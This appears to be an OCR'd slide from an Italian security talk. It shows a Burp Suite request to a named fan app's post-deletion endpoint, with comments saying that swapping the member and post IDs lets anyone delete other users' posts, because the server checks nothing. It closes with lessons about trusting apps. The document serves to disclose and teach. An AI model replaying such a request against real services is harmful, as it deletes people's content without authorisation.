
Response

Raw

Type a search term 0 matches

Type a search term 0 matches

Ready



Burp Suite Professional v2.0.06beta - Dreamcatcher_App - licensed to Anon

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | JSON Beautifier

1 × 2 × 3 × 4 × 5 × 6 × ...

Go | Cancel | < | > | Target: https://app.candlemystar.com

Request

Raw | Params | Headers | Hex

```
POST /app/postact/post_delete/ HTTP/1.1
Host: app.candlemystar.com
Connection: close
Content-Length: 139
Origin: file://
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-N950N Build/NMF26X; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136
Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=5i8hcr4qpf6lijo5o5d62lfuogcfn20a
X-Requested-With: com.candlemystar.dreamcatcher

mem_type=DREAMCATCHER&mem_id=<OTHERUSER_mem_id>&hash=2y10Ga8xwHHp3r3GuA1gFC
dJuhrot9U7ETu8j9bMcLSdfTbK4qCH6e&language_code=it&post_id=<post_id_TO_DELET
E>

//BY EDITING THE mem_id AND THE post_id I COULD EASILY DELETE OTHER USERS
//POSTS, INCLUDING DREAMCATCHER MEMBERS POSTS.
//NO CHECKS ARE DONE ON THE SERVER SIDE TO PREVENT THIS
```

Response

Raw

Type a search term — 0 matches

Type a search term — 0 matches

Ready

Cosa abbiamo imparato?

Ah, abbiamo imparato qualcosa?

- Non fidatevi di tutte le app che installate
  - Spesso chi programma le app, soprattutto se è un piccolo team, non è esperto di sicurezza informatica (o semplicemente non gli importa perché aumenta i costi)
- Non sapete mai davvero come siano gestiti i vostri dati
- ***PWNare le app è divertente***

Domande?